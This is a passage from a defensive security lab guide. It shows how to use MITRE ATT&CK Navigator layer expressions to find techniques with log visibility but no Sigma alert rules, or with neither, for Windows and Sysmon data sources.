


Evaluate gaps in alert rules


Now that we know where we are lacking visibility we should also check to see where we have gaps in our alert rules.

Windows Missing Alert Rules

Click on the **+** sign next to the **Windows-Sysmon Missing Visibility** tab.




Next, click on **Create Layer from other layers**.



Type **b and not d** in the score expression and press **Create**


```
b and not d
```



Note


For the purpose of this step we are wanting to show data sources that exist in **b** (Windows) but do not have alerts in **d** (Sigma Rules Heatmap).

The layer created now shows us the techniques we have visibility for but do not have any alert rules created.



Double click on the name of the new tab **layer by operation** and rename it to **Windows Missing Alert Rules**. Click anywhere on the screen to save the new name.


```
Windows Missing Alert Rules
```




Windows-Sysmon Missing Alert Rules

Let us proceed and check where we are missing alert rules for **Windows-Sysmon**.


Click on the **+** sign next to the **Windows Missing Alert Rules** tab.



Click on **Create Layer from other layers**.




Type **c and not d** in the score expression and press **Create**



Note


For the purpose of this step we are wanting to show data sources that exist in **c** (Windows-Sysmon) but do not have alerts in **d** (Sigma Rules Heatmap).

The layer created now shows us the techniques we have visibility for but do not have any alert rules created.



Double click on the name of the new tab **layer by operation** and rename it to **Windows-Sysmon Missing Alert Rules**. Click anywhere on the screen to save the new name.

```
Windows-Sysmon Missing Alert Rules
```




Due to the **Windows-Sysmon** data sources providing much more visibility there are more areas possible for alert rules.

Review areas where there is no visibility or rules


The final step in this evaluation of your data sources against the MITRE Framework is to determine areas that you lack both visibility and alert rules.

Windows No Visibility and No Rules

Click on the + sign next to the **Windows-Sysmon Missing Alert Rules** tab.




Click on **Create Layer from other layers**.




Type **not b and not d** in the score expression and press **Create**

```
not b and not d
```



> **Note**
>
> For the purpose of this step, we are wanting to show the techniques that do not exist in **b** (Windows) and do not exist in **d** (Sigma Rules Heatmap).

This layer shows us where we have no visibility or rules for this data source.




Warning

The color coding on this layer is confusing. In this case, the red techniques mean there is a data source or alert in existance. A white background means there is no data source or alert in existance. If it helps, you can right click and select **select annotated** and then under **technique controls** select **background color** and change the color to something like green. 